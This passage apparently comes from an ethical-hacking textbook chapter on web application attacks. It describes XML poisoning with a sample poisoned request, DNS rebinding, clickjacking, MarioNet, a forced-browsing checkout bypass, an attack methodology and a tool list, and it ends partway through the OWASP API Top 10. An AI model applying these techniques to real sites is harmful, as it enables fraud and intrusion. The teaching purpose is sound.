

Figure 14-18: Web Services Stacks And Attacks

Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity:** holds detailed information about the company, such as company name and contact details
- **businessService:** a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate:** represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service
- **technicalModel (tModel):** takes the form of keyed metadata and represents unique concepts or constructs in UDDI

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

XML Request

```
<customerrecord>
<customernumber>2010</customernumber>
```

```
<firstname>Jason</firstname>
<lastname>Springfield</lastname>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<phonenumber>6325896325</phonenumber>
</customerrecord>
```

Poisoned XML Request

```
<customerrecord>
<customernumber>2010</customernumber>
<firstname>Jason</firstname><customernumber>
2010</customernumber>
<firstname>Jason</firstname>
<lastname>Springfield</lastname>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<phonenumber>6325896325</phonenumber>
</customerrecord>
```

DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any external resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation. How DNS Rebinding Works An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain http://certifiedhacker.com to get additional resources from http://certifiedhacker.com/secret.html. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not http://certifiedhacker.com/secret.html successfully by bypassing the SOP.



Figure 14-19: Demonstration of DNS Rebinding Attack

Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping:** In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay:** In this technique, the attacker creates an iframe of 1x1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping:** This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and register only the malicious page.
- **Rapid content replacement:** In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment to register a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.



Figure 14-20: Illustration of Clickjacking Attack

MarioNet Attack

Marionet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers sync manager interface.

Therefore, the marionet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. Marionet leverages the abilities of JavaScript and depends on previously available HTML5 API's. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.



Figure 14-21: Illustration of Marionet Attack

Other Web Application Attacks

Cookie Snooping

Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

RC4 NOMORE Attack

A Rivest Cipher Numerous Occurrence Monitoring and Recovery Exploit (RC4 NOMORE) attack is an attack Against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

Buffer Overflow

A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

Business Logic Bypass Attack

A business logic bypass attack targets a specific or intended functionality of a web application rather than exploiting traditional software vulnerabilities. This type of attack manipulates the application's normal workflow or business rules to achieve the target. Attackers leverage the

logical flaws in the application's design, which results in unauthorized access, data leakage, or other fraudulent activities.

CAPTCHA Attacks

CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although captchas are designed to be unbreakable, they are prone to various types of attacks.

Platform Exploits

Users can build various web applications using different platforms such as BEA Weblogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

Denial-of-Service (DoS)

A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not be able to function for a few hours or even days, resulting in the loss of time and money.

H2C Smuggling Attack

The H2C Smuggling attack is a web security attack that allows attackers to exploit vulnerabilities in the handling of HTTP/2 connections, particularly in scenarios where a web application supports both HTTP/1.1 and HTTP/2 protocols. "H2C" stands for HTTP/2 over TCP (without TLS), and smuggling refers to the attacker's ability to craft requests that mislead security controls or frontend/backend communication processes within a web application's architecture. This type of attack can lead to various security breaches, including cache poisoning, bypassing security controls, and obtaining unauthorized access to sensitive information.

JavaScript Hijacking

JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser’s same-origin policy that permits a domain to add code from another domain.

Cross-Site WebSocket Hijacking

A Cross-Site WebSocket Hijacking (CSWH) is a web security vulnerability that allows an attacker to establish a WebSocket connection with a vulnerable web application using the identity of a victim. This type of attack is possible when the WebSocket handshake occurs using HTTP cookies without CSRF tokens or any other security mechanisms. Attackers exploit this vulnerability to establish a connection between the vulnerable application and their malicious web page, enabling them to send arbitrary messages to the application and read the content received in response from the server.

Obfuscation Application Module 14 Page 2015

Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSS) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL

encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

Network Access Attacks

Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

DMZ Protocol Attacks

The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker can compromise a system that allows other DMZ protocols to have access to other DMZs and internal systems. This level of access can lead to:

- Compromise of the web application and data
- Defacement of websites
- Access to internal systems, including databases, backups, and source code

Web Application Hacking Methodology

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services

If hackers do not use this process and try to exploit the web application directly, their chances of failure increase.

Footprint Web Infrastructure

Footprinting web application infrastructure helps to discover information, vulnerabilities, and entry points in the target web application. There are different techniques to footprint web infrastructure, such as:

- Collecting Server related information (version, make, model, etc.)
- Services Footprinting (running services, vulnerable services, ports)
- Network Footprinting (open, closed, and filtered ports)

Analyze Web Applications

Analyzing Web Applications includes observing the functionality and other parameters to identify vulnerabilities, entry points, and server technologies that can be exploited. HTTP requests and HTTP fingerprinting techniques are used to diagnose these parameters.

By-Pass Client-Side Control

Web security becomes even more challenging when a web application supports clients to submit arbitrary input. Some of the application partially or completely depends on client-side controls. It is a security flaw because a user has full control over the client and the data it submits. It can bypass the control that is not replicated on the server side. Following are some techniques to bypass client-side controls:

- Bypass hidden form fields
- Bypass client-side JavaScript validation
- Parameter manipulation
- forced browsing

The Figure 14-22 shows the response modification option provided by the Burp Suite tool for bypassing client-side controls.

Figure 14-22: Burp Suit

Attack Authentication Mechanism

By exploiting the Authentication Mechanism using different techniques, an attacker may bypass the authentication or steal information. Attacking on authentication mechanism includes:

- Username enumeration
- Cookie exploitation
- Session attacks
- Password attacks

Attack Authorization Schemes

By accessing the web application using a low-privilege account, an attacker can escalate privileges to access sensitive information. Different techniques like URL, POST data, Query string, cookies, parameter tampering, and HTTP header are used to escalate privileges.

Attack Access Control

A web application authorizes its users to access the resources and functions using an access control mechanism. In a web application, an access control mechanism plays an important role as it authorizes access to the content and resources published in that particular application. In addition, users may fall into different numbers of groups, roles, and rules of authorization and

privileges. If access control policies are not properly implemented, the attacker is given an advantage to abuse the access control and access resources. Following are some techniques for attacking access control mechanisms:

- Guessing insecure IDs or Indexing
- Path Traversal / Directory Traversal
- Improper File Permission
- Client-side Caching

Attack Session Management Mechanism

As defined earlier, a Session Management Attack is performed by bypassing authentication to impersonate a legitimate authorized user. This can be done using different session hijacking techniques such as:

- Session token prediction
- Session token tampering
- Man-in-the-Middle Attack
- Session replay

Perform Injection/Input Validation Attacks

An Injection Attack is the injection of malicious code, commands, and files by exploiting vulnerabilities in a web application. An injection attack may be performed in different forms, like:

- Web script injection
- Os command injection
- Smtp injection
- Sql injection
- Ldap injection
- Xpath Injection
- Buffer overflow
- Canonicalization

Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw.

Scenario: Identify And Exploit Logic Flaws In Retail Web Applications

In most Retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to

the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.



Figure 14-23: Web Application Logic Flaw Exploitation

Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks Against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- Attacks on the access mechanism
- Attacks between applications

Attack Database Connectivity

A Database Connectivity Attack focuses on exploiting the data connectivity between an application and its database. Initiating a connection to the database requires a connection string. A data connectivity attack includes:

1. Connection string injection
2. Connection string parameters pollution (CSPP)
3. Connection Pool DoS

Attack Web Application Client

Web browsers running on the user's machines that render the requested pages from the application server are typically called web clients. However, Oracle defines web clients as consisting of two parts: dynamic web pages composed of different markup languages (such as HTML, XML, etc.) On the application server and the web browser or web application running on the user side. The definition of web client also covers "thin client," which does not execute complex rules as these operations are off-loaded on the server.

Cross-Site Scripting (XSS), Clickjacking, Form Jacking, Cross-Site Request Forgery (CSRF), and exfiltration are common client-side attacks. XSS allows the attacker to hijack completely and can lead to account compromise, chaining to CSRF, XSS worms, and remote code execution.

Attack Web Services

An application server runs several web-related services that support an application in loading, executing, and functioning properly. These running web services may include vulnerable service protocols (such as SOAP, WSDL, UDDI, and others) that an attacker can target. For example, using Web Services Description Language (WSDL), an adversary can create a set of valid requests for web service by selecting and formulating requests according to XML and observing the web server response to understand security weaknesses. WSDL can help to provide visibility of the application's functional breakdowns, entry points, message types, and existing authentication mechanisms.

Following are some other web services attacks:

- Parameter Tampering with WSDL
- Recursive Payload Injection
- SOAP Document Modification for service degradation
- Oversize SOA Message Injection for overwhelming resources
- Redirection / External Entity Attacks
- Schema Poisoning
- Routing Detours

Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

Some additional web application hacking tools are listed below:

- Metasploit (https://www.metasploit.com)
- w3af (https://github.com)
- Nikto (https://cirt.net)
- Snıper (https://github.com)
- WSSiP (https://github.com)
- Web Brutator (https://github.com)
- timing_attack (https://github.com)
- HTTrack (https://www.httrack.com)
- SQL Injection Scanner (https://pentest-tools.com)
- XSS Scanner (https://pentest-tools.com)
- SQLi Exploiter (https://pentest-tools.com)
- HTTP Request Logger (https://pentest-tools.com)
- WebCopier (https://www.maximumsoft.com)
- WPScan (https://wpscan.com)
- TIDoS-Framework (https://github.com)

Web API And Webhooks

Web API's help developers in building web applications that retrieve data from multiple online sources. As web API's are incorporated in many popular applications such as social networking,

shopping, and search engines, the importance of securing API's and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers.

Web API's

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web API's make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity. For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.



Figure 14-24: Illustration of Web API

Web Service API's

The most frequently used web service API's are listed below:

- **SOAP API:** SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based API's are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **Representation State Transfer (REST) API:** REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. API's supported by the REST architectural style are known as REST API's. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API:** RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make

applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

API's with the following features can be referred to as RESTful API's:

- **Stateless:** The client end stores the state of the session; the server is restricted to save data during the request processing
- **Cacheable:** The client should save responses (representations) in the cache. This feature can enhance API performance
- **Client-server Environment:** Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
- **Uniform Interface:** Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
- **Layered System:** Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity
- **Code on Demand:** An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized

- **XML-RPC:** Extensible Markup Language - Remote Procedure Call (XML-RPC. is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC:** JavaScript Object Notation – Remote Procedure Call (JSON-RPC. is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data

Webhooks

Webhooks are user-defined HTTP callback or push API's that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse API's" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications. A webhook is a powerful tool because everything remains isolated on the web. As shown in Figure 14-25, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of

new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.



Figure 14-25: Operation of Webhooks

Webhooks vs. API's

- Webhooks are automated messages from websites to the server. API's are used for server-to-website communication
- Webhooks get reports or notifications via HTTP POST only when a new update is made. API's make calls irrespective of the data updates
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity
- Webhooks have less control over data flow. API's have easy control over data flow

OWASP Top 10 API Security Risks

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	Broken Object Level Authorization	• APIs often expose endpoints managing object identifiers, broadening the attack surface with Object Level Access Control vulnerabilities • Unauthorized access to user objects can lead to data disclosure, loss, or manipulation
API2	Broken Authentication	• Authentication mechanisms are often flawed, enabling attackers to compromise tokens or exploit implementation flaws to assume other users' identities
API3	Broken Object Property Level Authorization	• Developers may expose all object properties to clients without considering their sensitivity, relying on clients for data filtering • Unauthorized access to private/sensitive object properties can lead to data disclosure, loss, or corruption
